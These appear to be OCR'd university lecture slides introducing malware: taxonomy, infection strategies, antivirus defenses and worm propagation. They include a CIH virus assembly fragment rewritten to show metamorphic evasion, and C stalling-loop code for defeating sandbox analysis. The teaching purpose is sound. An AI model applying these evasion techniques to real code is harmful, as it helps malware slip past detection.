Small Introduction to Malware

Engin Kirda
ek@ccs.neu.edu

Northeastern University

Threats to Cyber-Infrastructure

E-mail this page | Print this page | BOOKMARK ...

Cybercrime Servers Selling Billions of Dollars' Worth of Stolen Information, Illicit Services

New Symantec report puts dollar figures on full potential value of stolen financial data, malware, and pirated software

thing, according to organizers: The country isn't prepared for a real attack.

Changing Nature of the Threat

- Intruders are more prepared and organized
- Internet attacks are easy, low-risk and difficult to trace
- Intruder tools are increasingly sophisticated and easy to use

Online Crime is a Business Now

- Klikparty, 2007

Online Crime is a Business Now

- Klikparty, 2007

Online Crime is a Business Now

- Klikparty, 2007

What is Cyber-security Research?

- The Internet has become a critical infrastructure
  - security problems impact practical aspects of our lives
- Understanding the details of attacks to real systems is a prerequisite for the design and implementation of secure applications and services

Systems Security Research In Turkey

- One word: It is weak (i.e., it is not strong compared to other countries)
- Reasons?
  - Universities (e.g., Bilkent, YOK, etc.) do not give due credit to Computer Science conferences
    - Conferences are the premium way to disseminate information in the area (e.g., USENIX, ACM CCS, IEEE SP)
  - There is a lack of existing know-how and support
    - In comparison: Europe is active, US as well
    - Systems security is an important area in the future

Malicious Code (i.e., Malware)


Introduction

- Malicious Code (Malware)
  - software that fulfills malicious intent of author
  - term often used equivalent with virus (due to media coverage)
  - however, many different types exist
  - classic viruses account for only 3% of malware in the wild

- Virus - Definition

  A virus is a program that reproduces its own code by attaching itself to other executable files in such a way that the virus code is executed when the infected executable file is executed

Taxonomy


Means of Distribution
Self-Spreading
Non-Spreading
Computer Virus
Computer Worm
Trojan Horse
Keylogger
Spyware
Rootkit
Dialers
Requires Host
Runs Independently
Dependency on Host

Taxonomy


- Virus
  - self-replicating, infects files (thus requires host)
- Worm
  - self-replicating, spreads over network
- Interaction-based worms (B[e]agle, Netsky, Sobig)
  - spread requires human interaction
  - double-click and execute extension
  - follow link to download executable
- Process-based worms (Code Red, Blaster, Slammer)
  - requires no human interaction
  - exploits vulnerability in network service

Reasons for Malware Prevalence

- Mixing data and code
  - violates important design property of secure systems
  - unfortunately very frequent
- Homogeneous computing base
  - Windows is just a very tempting target
- Unprecedented connectivity
  - easy to attack from safety of home
- Clueless user base
  - many targets available
- Malicious code has become profitable
  - compromised computers can be sold (e.g., spam, DoS, banking)

Virus Lifecycle

- Lifecycle
  - reproduce, infect, run payload
- Reproduction phase
  - viruses balance infection versus detection possibility
  - variety of techniques may be used to hide viruses
- Infection phase
  - difficult to predict when infection will take place
  - many viruses stay resident in memory (TSR or process)
- Attack phase
  - e.g., deleting files, changing random data on disk
  - viruses often have bugs (poor coding) so damage can be done
    - Stoned virus expected 360K, floppy, corrupted sectors



Infection Strategies

- Boot viruses
  - master boot record (MBR) of hard disk (first sector on disk)
  - boot sector of partitions
  - e.g., Pakistani Brain virus
  - rather old, but interest is growing again
    - diskless work stations, virtual machine virus (SubVirt)
    - *MebRoot*
- File infectors
  - simple overwrite virus (damages original program)
  - parasitic virus
    - append virus code and modify program entry point
  - cavity virus
    - inject code into unused regions of program code


Infection Strategies

- Entry Point Obfuscation
  - virus scanners quickly discovered to search around entry point
  - virus hijacks control later (after program is launched)
  - overwrite import table addresses
  - overwrite function call instructions

- Code Integration
  - merge virus code with program
  - requires disassembly of target
    - difficult task on x86 machines
  - W95/Zmist is a classic example for this technique

Macro Viruses

- Many modern applications support macro languages
  - Microsoft Word, Excel, Outlook
  - macro language is powerful
  - embedded macros automatically executed on load
  - mail app. with Word as an editor
  - mail app. with Internet Explorer to render HTML



I made this program to all those people who want to write Word 2000 virii, but don't know what the hell to do.

Virus Defense

- Antivirus Software
  - working horse is signature based detection
    - database of byte-level or instruction-level signatures that match virus
    - wildcards can be used, regular expressions
  - heuristics (check for signs of infection)
    - code execution starts in last section
    - incorrect header size in PE header
    - suspicious code section name
    - patched import address table

- Sandboxing
  - run untrusted applications in restricted environment
  - simplest variation, do not run as Administrator

Tunneling and Camouflage Viruses

- To minimize the probability of its being discovered, a virus could use a number of different techniques
- A tunneling virus attempts to bypass antivirus programs
  - idea is to follow the interrupt chain back down to basic operating system or BIOS interrupt handlers
  - install virus there
  - virus is “underneath” everything – including the checking program

- In the past, possible for a virus to spoof a scanner by camouflaging itself to look like something the scanner was programmed to ignore
  - false alarms of scanners make “ignore” rules necessary

Polymorphism and Metamorphism

- Polymorphic viruses
  - change layout (shape) with each infection
  - payload is encrypted
  - using different key for each infection
  - makes static string analysis practically impossible
  - of course, encryption routine must be changed as well
  - otherwise, detection is trivial

- Metamorphic techniques
  - create different “versions” of code that look different but have the same semantics (i.e., do the same)

Chernobyl (CIH) Virus

```
5B 00 00 00 00      pop ebx
8D 4B 42            lea ecx, [ebx + 42h]
51                  push ecx
50                  push eax
50                  push eax
0F 01 4C 24 FE      sidt [esp - 02h]
5B                  pop ebx
83 C3 1C            add ebx, 1Ch
FA                  cli
8B 2B               mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 50 50 0F 01 4C 24 FE 5B
83 C3 1C FA 8B 2B
```

Dead Code Insertion

```
5B 00 00 00 00    pop ebx
8D 4B 42          lea ecx, [ebx + 42h]
51                push ecx
50                push eax
90                nop
50                push eax
40                inc eax
0F 01 4C 24 FE    sidt [esp - 02h]
48                dec eax
5B                pop ebx
83 C3 1C          add ebx, 1Ch
FA                cli
8B 2B             mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 50 90 50 40 0F 01 4C 24
FE 48 5B 83 C3 1C FA 8B 2B
```

Instruction Reordering

```
5B 00 00 00 00       pop ebx
EB 09                jmp <S1>
S2:
50                   push eax
0F 01 4C 24 FE       sidt [esp - 02h]
5B                   pop ebx
EB 07                jmp <S3>
S1:
8D 4B 42             lea ecx, [ebx + 42h]
51                   push ecx
50                   push eax
EB F0                jmp <S2>
S3:
83 C3 1C             add ebx, 1Ch
FA          cli
8B 2B                mov ebp, [ebx]
```

```
5B 00 00 00 00 EB 09 50 0F 01 4C 24 FE 5B EB 07 8D
4B 42 51 50 EB F0 83 C3 1C FA 8B 2B
```

Instruction Substitution

```
5B 00 00 00 00     pop ebx
8D 4B 42           lea ecx, [ebx + 42h]
51                 push ecx
89 04 24           mov eax, [esp]
83 C4 04           add 04h, esp
50                 push eax
0F 01 4C 24 FE     sidt [esp - 02h]
83 04 24 0C        add 1Ch, [esp]
5B                 pop ebx
8B 2B              mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 89 04 24 83 C4 04 50 0F
01 4C 24 FE 83 04 24 0C 5B 8B 2B
```

Advanced Virus Defense

- Most virus techniques very effective against static analysis
- Thus, dynamic analysis techniques introduced
  - virus scanner equipped with emulation engine
  - executes actual instructions (no disassembly problems)
  - runs until polymorphic part unpacks actual virus
  - then, signature matching can be applied
  - emulation must be fast
  - emulators like Anubis, CWSandbox, Norton Sandbox
- Difficulties
  - virus can attempt to detect emulation engine
  - time execution, use exotic (unsupported) instructions, …
  - insert useless instructions in the beginning of code to deceive scanner

Advanced Virus Defense


- Stalling loops
  - exploit overhead of analysis system
  - execute “slow” operation many (millions of) times

```
1 unsigned count, tick;
2
3 void helper() {
4   tick = GetTickCount();
5   tick++;
6   tick++;
7   tick = GetTickCount();
8 }
9
10 void delay() {
11   count=0x1;
12   do {
13     helper();
14     count++;
15   } while (count!=0xe4e1c1);
16 }
```

Real host - A few milliseconds
Anubis sanbox - Ten hours

Figure 1. Stalling code found in real-world malware (W32.DelfInj)

Worms




Computer Worms

A self-replicating program able to propagate itself across networks, typically having a detrimental effect.

(Oxford English Dictionary)


- Worms either
  - exploit vulnerabilities that affect large number of hosts
  - send copies of worm body via email
- Difference to classic virus is *autonomous* spread over network
- Speed of spreading is constantly increasing
- Make use of techniques known by virus writers for long time

Worm Components



- Target locator
  - how to choose new victims
- Infection propagator
  - how to obtain control of victim
  - how to transfer worm body to target system
- Life cycle manager
  - control different activities depending on certain circumstances
  - often time depending
- Payload
  - nowadays, often a Trojan horse (we come back to that later)


Target Locator



- Email harvesting
  - consult address books (W32/Melissa)
  - files might contain email addresses
    - inbox of email client (W32/Mydoom)
    - Internet Explorer cache and personal directories (W32/Sircam)
  - even Google searches are possible
    - search worms (W32/MyDoom.O)
- Network share enumeration
  - Windows discovers local computers, which can be attacked
  - some worms attack everything, including network printers prints random garbage (W32/Bugbear)

Target Locator

- Scanning
  - more Google searches
    - search for vulnerable web applications (Santy)




  - randomly generate IP addresses and send probes
  - interestingly, many random number generators flawed
    - static seed
    - not complete coverage of address space
  - scanning that favors local addresses (topological scanning)
  - some worms use hit-list with known targets (shorten initial phase)
- Service discovery and OS-fingerprinting performed as well


Email-Based Worms

- Often use social engineering techniques to get executed
  - fake from address
  - promise interesting pictures or applications
  - hide executable extension (.exe) behind harmless ones (.jpeg)
- Many attempt to hide from scanners
  - packed or zipped
  - sometimes even with password (ask user to unpack)
- Some exploit Internet Explorer bugs when HTML content is rendered
- Significant impact on SMTP infrastructure
- Speed of spread limited because humans are in the loop
  - can observe spread patterns that correspond to time-of-day

Email-Based Worms




Email-Based Worms



Exploit-Based Worms


- Require no human interaction
  - typically exploit well-known network services
  - can spread much faster




- Propagation speed limited either
  - by network latency
    worm thread has to establish TCP connection (Code Red)
  - by bandwidth
    worm can send (UDP) packets as fast as possible (Slammer)

